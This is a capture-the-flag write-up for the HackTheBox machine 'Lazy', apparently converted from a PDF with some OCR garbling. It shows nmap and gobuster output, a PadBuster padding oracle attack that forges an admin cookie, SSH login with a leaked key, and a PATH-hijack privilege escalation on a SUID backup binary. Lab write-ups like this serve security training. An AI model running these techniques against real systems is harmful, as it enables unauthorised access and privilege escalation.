
Lazy

Lazy from HackTheBox..

Network Mapper shows us a few ports open..

```
STATE SERVICE REASON
22/tcp open ssh
                    syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   1024 e1:92:1b:48:f8:9b:63:96:d4:e5:7a:40:5f:a4:c8:33 (DSA)
 ssh-dss AAAAB3NzaClkc3MAAACBAPWgFMEZFoUTUVSoQqpR9/TWoUTUjhLp9VEwdA13KPUif01QrI3KjDijnW1Euf59459Ld
KxtAAAAFQC4GNDkk4V3P7Onw+K1+R0StfliZwAAAIBrJwlQlG01q0rr5EzCxwR/C0tfRUmHjjjUS4znQlWGppGtHKDx/OLKoZ
ıEm1gFTrVgTazHKQAAAIBn2bkGWEmxcEzYPiEDAZTlCStCQ0p9I919NzBuGxNl5pvdlEw2cs+L09gV1TdgMHxFF7hsCk8th0Hxı
   2048 af:a0:0f:26:cd:la:b5:1f:a7:ec:40:94:ef:3c:81:5f (RSA)
 ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAABAQDqQ4CNlhc3z/EYWKu+JXV/bHFaOaS8JtDIsLQBaW05/Ug0C43nrTAhvlH2C
ODWIcgE2p0BFYE/7ob/aFlj0FEXPw8xV4ikqUN3fEaap/jxr3zu0cabqBSouWIlrFUeNO6312jEQw1f0V+hvjGNUBy4b4AQyIv
   256 11:a3:2f:25:73:67:af:70:18:56:fe:a2:e3:54:81:e8 (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPmRSitDQZHOSWO9OKA3lbLBP
   256 96:81:9c:f4:b7:bc:la:73:05:ea:ba:41:35:a4:66:b7 (ED25519)
 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGCgXZUrdvdL2ThoxG0fMTxdZ0puf7NuQJjRDtckrMlN
                    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
80/tcp open http
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
 http-server-header: Apache/2.4.7 (Ubuntu)
 http-title: CompanyDev
```

SSH and HTTP.. I noticed Apache 2.4.7 is running which is a little dated.. huh LAZY



To start, you will need to create a user register and then log in to check this company's projects and potential.

Lets fire up gobuster and enumerate

```
2020/09/28 11:08:07 Starting gobuster in directory enumeration mode

/images (Status: 301)
/css (Status: 301)
/classes (Status: 301)
/server-status (Status: 403)
Progress: 122575 / 1273834 (9.62%)^C
[!] Keyboard interrupt detected, terminating.
```

lets take a gander at some responses within burp...



Doing a little playing around.. I tried chaning auth=admin and got Invalid padding.. which when searching more into this appears to be vulnerable to an attack called the Padding Oracle Attack..



https://en.wikipedia.org/wiki/Padding oracle attack

"The padding oracle attack enables an attacker to decrypt encrypted data without knowledge of the encryption key and used cipher by sending skillfully manipulated ciphertexts to the padding oracle and observing of the results returned by it."

PadBuster, an automated script for performing Padding Oracle attacks, developed by Brian Holyfield of Gotham Digital Science. This command will decrypt the encrypted value of auth into plaintext.

```
Enter an ID that matches the error condition NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (77/256) [Byte 8]

[+] Success: (158/256) [Byte 7]

[+] Success: (40/256) [Byte 6]
```

```
Block 2 Results:

[+] Cipher Text (HEX): 904e02c88d4f7a71

[+] Intermediate Bytes (HEX): c3e108d8572c2acd

[+] Plain Text: Guru

** Finished ***

[+] Decrypted value (ASCII): user=pwnGuru

[+] Decrypted value (HEX): 757365723D70776E4775727504040404

[+] Decrypted value (Base64): dXNlcj1wd25HdXJ1BAQEBA==
```


Alright.. We have 3 values, Base64, HEX and ASCII. The Auth cookie is a combination of username and password. We now need to encrypt this auth cookie with the username admin...

[chaotic@archlinux Lazy]\$ padbuster http://10.10.10.10.18/login.php P7Uea3%2BrF9yElHqtUyguyZB0AsiNT3px 8 -cookies auth=P7Uea3%2BrF9yElHqtUyguyZB0AsiNT3px -encoding 0 -plaintext user=admi

Now we take this encrypted value back into burp and use this new cookie

```
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAAAAAA
```



Forward it off....

Joomla!

Tasos this is my ssh key, just in case, if you ever want to login and check something out.

My Key



You are currently logged in as admin!

Awesome... We are logged in as admin...

Right off the bat there is an SSH key.. in the URL it says the name is mitsos... lets SSH into the box with this..





10.10.10.18/mysshkeywithnamemitsos



TryHackMe | Dashboard # GTFOBins No Jeffrey Friedl's Image ...





Dashboard | Cyber Sky.

```
[chaotic@archlinux Lazy]$ nano id_rsa
[chaotic@archlinux Lazy]$ chmod 400 id_rsa
[chaotic@archlinux Lazy]$ ssh -i id_rsa mitsos@10.10.10.18
The authenticity of host '10.10.10.18 (10.10.10.18)' can't be established.
ECDSA key fingerprint is SHA256:0J5DTyZUGZXEpX4BKFNTApa88gR/+w5vcNathKIPcWE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
uid=1000(mitsos) gid=1000(mitsos) groups=1000(mitsos),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
<mark>oackup peda</mark> user.txt
nitsos@LazyClown:~$ wc -c user.txt
nitsos@LazyClown:~$ cat user.txt
```

Priv Esc:

Well this backup is sure obvious.. lets check it out ..


3 2017 backup rwsrwsr-x 1 root 7303 May root

This backup seems to be using cat /etc/shadow... notice there is not a full path to cat X_X.. we just might be able to change cat into a malicious reverse shell.. done this before on a previous box so its pretty straight forward..

```
mitsos@LazyClown:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
mitsos@LazyClown:~$ cd /tmp
mitsos@LazyClown:/tmp$ ls
vmware-root
mitsos@LazyClown:/tmp$ touch cat
mitsos@LazyClown:/tmp$ chmod +x cat
mitsos@LazyClown:/tmp$ echo '#!/bin/sh /bin/bash' > cat
mitsos@LazyClown:/tmp$ cat cat
#!/bin/sh /bin/bash
mitsos@LazyClown:/tmp$
```

So our PATH starts in /sbin which we dont have write access too.. so lets change to /tmp and create what we need then add the path..

** We need to ensure our cat is correct **



Now lets make sure /tmp is in our PATH

```
mitsos@LazyClown:/tmp$ export PATH=/tmp:$PATH
mitsos@LazyClown:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/bin:/usr/games:/usr/local/games
mitsos@LazyClown:/tmp$
```

Now.. hopefully once we execute the backup.. we will get a root bash shell X_X

So it did not like bash but it did take /bin/sh

```
# id uid=1000(mitsos) gid=1000(mitsos) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare),1000(mitsos) # whoami root # # | |
```

if you have trouble opening /root/root.txt... you can use

less/root/root.txt